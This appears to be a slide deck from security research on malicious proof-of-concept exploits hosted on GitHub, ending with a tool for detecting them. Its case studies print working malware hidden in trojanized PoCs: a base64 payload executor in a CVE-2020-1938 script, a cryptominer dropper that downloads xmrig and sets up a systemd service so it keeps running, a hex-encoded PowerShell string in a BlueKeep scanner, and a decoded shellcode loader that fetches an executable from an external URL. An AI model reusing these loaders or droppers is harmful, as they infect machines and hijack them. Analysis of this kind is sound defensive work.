


Case Study 2: Cryptominer (MUT-1244)

```
cve-2020-1938.py x
169         break
170
171         return res
172
173     import os
174     import subprocess
175     import base64
176     def generate_payload(host, req_uri):
177         encoded_script = b"ej0iCiI7bEN6PSdQUkL0JztYQno9JZLuZT0n00ZCeJ0nb24uYSc7eUR6PSgcgmVzJzt3ej0nQVBQTic7R3o9J2cub3In02Z6PSdBUFBfJzt
178         if os.name == 'posix':
179             try:
180                 decoded_script = base64.b64decode(encoded_script)
181                 script_path = '/tmp/install.sh'
182                 with open(script_path, 'wb') as file:
183                     file.write(decoded_script)
184                 subprocess.run( args: ['chmod', '+x', script_path], check=True)
185                 result = subprocess.run( args: ['bash', script_path], check=True, capture_output=True, text=True)
186             except subprocess.CalledProcessError as e:
187                 print(f"Error occurred: {e.stderr}")
188             # finally:
189             #     if os.path.exists(script_path):
190             #         os.remove(script_path)
191
192
193
194     class AjpResponse(object):
195         _,-, SEND_BODY_CHUNK, SEND_HEADERS, END_RESPONSE, GET_BODY_CHUNK = range(7)
196         COMMON_SEND_HEADERS = [
197             "Content-Type", "Content-Language", "Content-Length", "Date", "Last-Modified",
198             "Location", "Set-Cookie", "Set-Cookie2", "Servlet-Engine", "Status", "WWW-Authenticate"
199         ]
200         def parse(self, stream):
201             # read headers
202             self.magic, self.data_length, self.prefix_code = unpack(stream, fmt: ">HHb")
203
204             if self.prefix_code == AjpResponse.SEND_HEADERS:
205                 self.parse_send_headers(stream)
206             elif self.prefix_code == AjpResponse.SEND_BODY_CHUNK:
207                 self.parse_send_body_chunk(stream)
208             elif self.prefix_code == AjpResponse.END_RESPONSE:
209
```

```
3 # Repository and download URLs
4 REPO_URL=https://codeberg.org/k0rn66/xmr-dropper
5 XMRIG_URL=$REPO_URL/raw/master/xmrig
6 XPRINTIDL_URL=$REPO_URL/raw/master/xprintidl
7 APP_URL=$REPO_URL/raw/master/Xsession.sh
8
9 # Local paths
10 LOCAL_PATH=$HOME/.local/bin
11 APPNAME=Xsession.sh
12 XMRIGNAME=xsession.auth
13 XPRINTIDL_NAME=xprintidl
14 SYSTEMD_PATH=$HOME/.config/systemd/user
15
16 # Function to ensure OS compatibility
17 ensure_os() {
18     machine=$(uname -m)
19     if [ $machine != "x86_64" ]; then
20         exit
21     fi
22 }
23
24 # Function to set up systemd services
25 ensure_os
26 systemctl --user stop $APPNAME.service > /dev/null 2>&1
27 systemctl --user disable $APPNAME.service > /dev/null 2>&1
28 systemctl --user daemon-reload > /dev/null 2>&1
29
30 # Create directories and download files
31 mkdir -p $LOCAL_PATH
32 curl -sL --output $LOCAL_PATH/$APPNAME $APP_URL
33 curl -sL --output $LOCAL_PATH/$XMRIGNAME $XMRIG_URL
34 curl -sL --output $LOCAL_PATH/$XPRINTIDL_NAME $XPRINTIDL_URL
35
36 # Make files executable
37 chmod +x $LOCAL_PATH/$APPNAME
38 chmod +x $LOCAL_PATH/$XMRIGNAME
39 chmod +x $LOCAL_PATH/$XPRINTIDL_NAME
40
41 # Create systemd service directory
42 mkdir -p $SYSTEMD_PATH
43
44 # Create systemd service file
45 cat <<HEREDOC > $SYSTEMD_PATH/$APPNAME.service
46 [Unit]
47 Description=Xsession Auth daemon
48 [Service]
49 ExecStart=$LOCAL_PATH/$APPNAME
50 Restart=always
51 [Install]
52 WantedBy=default.target
53 HEREDOC
54
55 # Enable and start the service
56 systemctl --user enable $APPNAME.service > /dev/null 2>&1
57 systemctl --user restart $APPNAME.service > /dev/null 2>&1
```


Case Study 3: Multi-stage dropper



The screenshot shows a GitHub repository page for 'kimocoder/rdpSCAN_and_poc'. The repository is on the 'master' branch, which is 6 commits behind the upstream 'kimocoder/rdpSCAN_and_poc:master'. The repository has 1 branch and 4 tags. The commit history shows the following files and their commit dates (all 6 years ago):

File	Commit Message	Date
PoC	Upload setup.sh	6 years ago
badges	first commit	6 years ago
src	changed clock_gettime to gettimeofday simply to remove...	6 years ago
vs10	gmtime and WinXP compatibility	6 years ago
vs19	Correcting relative path for VS2019 project file.	6 years ago
.gitattributes	windows sockets fixes	6 years ago
.gitignore	stuff	6 years ago
Dockerfile	Update Dockerfile for new build dir	6 years ago
Makefile	moved src files	6 years ago
README.md	Update README.md	6 years ago

The repository description is: "A quick scanner for the CVE-2019-0708 'BlueKeep' vulnerability." The repository has 0 stars, 0 watching, and 0 forks. The language distribution is: C 84.5%, Python 15.2%, and Other 0.3%.

Case Study 3: Multi-stage dropper

```
Code Blame 426 lines (363 loc) · 31.5 KB Raw Copy Download Edit View
```

```
1 import socket
2 import binascii
3 import argparse
4
5 from OpenSSL import *
6 from impacket.structure import Structure
7
8 magic = ("706f7765727368656c6c202f772031202f432073222276207352202d3b73222276206b59206522222633b7322227620464b4e20282867222276207352292e76616c75652e746f537472696e6728292b2867222276206b59292e76616c75652e746f537472696e672829293b")
9
10 # impacket structures
11
12
13 class TPKT(Structure):
14     commonHdr = (
15         ('Version', 'B=3'),
16         ('Reserved', 'B=0'),
17         ('Length', '>H=len(TPDU)+4'),
18         ('_TPDU', '_-TPDU', 'self["Length"]-4'),
19         ('TPDU', ':= ""'),
20     )
21
```

← All Symbols ×

constant

magic

Definition Search

In this file

8 magic = ("706f7765727368656c6c202f772031202f432073222276207352292e76616c75652e746f537472696e6728292b2867222276206b59292e76616c75652e746f537472696e672829293b")

1 Reference Search ^ v

∨ In this file

378 tls.sendall(bytes(magic, "utf-8"))

🔍 Search for this symbol

Case Study 3: Multi-stage dropper

<http://finlitex.com/wp-errors/Shock.exe>

```
(soufian@kali)-[~]
└─$ cat payloads.txt | base64 -d
$Ks='$jR='[hBZ(("msvc"+"r"+"t.dll")]public static extern IntPtr Kdr(uint dwSize, uint amount);[hBZ("kernel3"+"2"+"dll")]public static extern I
ntPtr BDs(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[hBZ("
kernel3"+"2"+"dll")]public static extern IntPtr VirtualProtect(IntPtr lpStartAddress, uint dwSize, uint flNewProtect, out uint dhR);[hBZ("msvc"+"
r"+"t.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';$jR=$jR.replace("BDs", "CreateT"+"h"+"read");$jR=$jR.replac
e("Kdr", "ca"+"l"+"loc");$jR=$jR.replace("hBZ", "DllImp"+"o"+"rt");$Qd="+33,+C9,+64,+8B,+41,+30,+8B,+40,+0C,+8B,+70,+14,+AD,+96,+AD,+8B,+58,+10,+
3B,+53,+3C,+03,+D3,+8B,+52,+78,+03,+D3,+8B,+72,+20,+03,+F3,+33,+C9,+41,+AD,+03,+C3,+81,+38,+47,+65,+74,+50,+75,+F4,+81,+78,+04,+72,+6F,+63,+41,+7
5,+EB,+81,+78,+08,+64,+64,+72,+65,+75,+E2,+8B,+72,+24,+03,+F3,+66,+8B,+0C,+4E,+49,+8B,+72,+1C,+03,+F3,+8B,+14,+8E,+03,+D3,+33,+C9,+51,+68,+2E,+65
,+78,+65,+68,+64,+65,+61,+64,+53,+52,+51,+68,+61,+72,+79,+41,+68,+4C,+69,+62,+72,+68,+4C,+6F,+61,+64,+54,+53,+FF,+D2,+83,+C4,+0C,+59,+50,+51,+66,
+B9,+6C,+6C,+51,+68,+6F,+6E,+2E,+64,+68,+75,+72,+6C,+6D,+54,+FF,+D0,+83,+C4,+10,+8B,+54,+24,+04,+33,+C9,+51,+66,+B9,+65,+41,+51,+33,+C9,+68,+6F,+
46,+69,+6C,+68,+6F,+61,+64,+54,+68,+6F,+77,+6E,+6C,+68,+55,+52,+4C,+44,+54,+50,+FF,+D2,+33,+C9,+8D,+54,+24,+24,+51,+51,+52,+EB,+47,+51,+FF,+D0,+8
3,+C4,+1C,+33,+C9,+5A,+5B,+53,+52,+51,+68,+78,+65,+63,+61,+88,+4C,+24,+03,+68,+57,+69,+6E,+45,+54,+53,+FF,+D2,+6A,+05,+8D,+4C,+24,+18,+51,+FF,+D0
,+83,+C4,+0C,+5A,+5B,+68,+65,+73,+73,+61,+83,+6C,+24,+03,+61,+68,+50,+72,+6F,+63,+68,+45,+78,+69,+74,+54,+53,+FF,+D2,+FF,+D0,+E8,+B4,+FF,+FF,+FF,
+68,+74,+74,+70,+3a,+2f,+2f,+66,+69,+6e,+6c,+69,+74,+65,+78,+2e,+63,+6f,+6d,+2f,+77,+70,+2d,+65,+72,+72,+6f,+72,+73,+2f,+53,+68,+6f,+63,+6b,+2e,+
65,+78,+65,+00";$FB=Add-Type -pass -m $jR -Name "wl" -names TLX;$FB=$FB.replace("TLX", "Wi"+"n"+"32Functions");[byte[]]$Qd = $Qd.replace("+", "hHG
x").replace("hHG", "0").Split(",");$yc=0x1008;if ($Qd.L -gt 0x1008){$yc=$Qd.L};$FK=$FB::calloc(0x1008, 1);[UInt64]$dhR = 0;for($GO=0;$GO -le($Qd.
Length-1);$GO++){$FB::memset([IntPtr]($FK.ToInt32()+$GO), $Qd[$GO], 1)};$FB::VirtualProtect($FK, 0x1008, 0x40, [Ref]$dhR);$FB::CreateThread(0,0x0
0,$FK,0,0,0);'$qT=[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Ks));$rf="powershell";$VZ="Windows";$Mlf = "C:\$VZ\syswow64\$VZ$r
f\v1.0\$rf";if([IntPtr]::Size -eq 8){$rf= $Mlf};$Bw = " $rf -noexit -e $qT";iex $Bw
```

Conclusion

- Our work represents the first comprehensive investigation that analyzes PoCs of CVEs hosted on public platforms such as GitHub
- SecurePoC is a tool to help analysts detect malicious content in open-source code
- Our approach is limited but allows analysts to implement more techniques
- Next steps: working with industry analysts to improve the tool



Questions?

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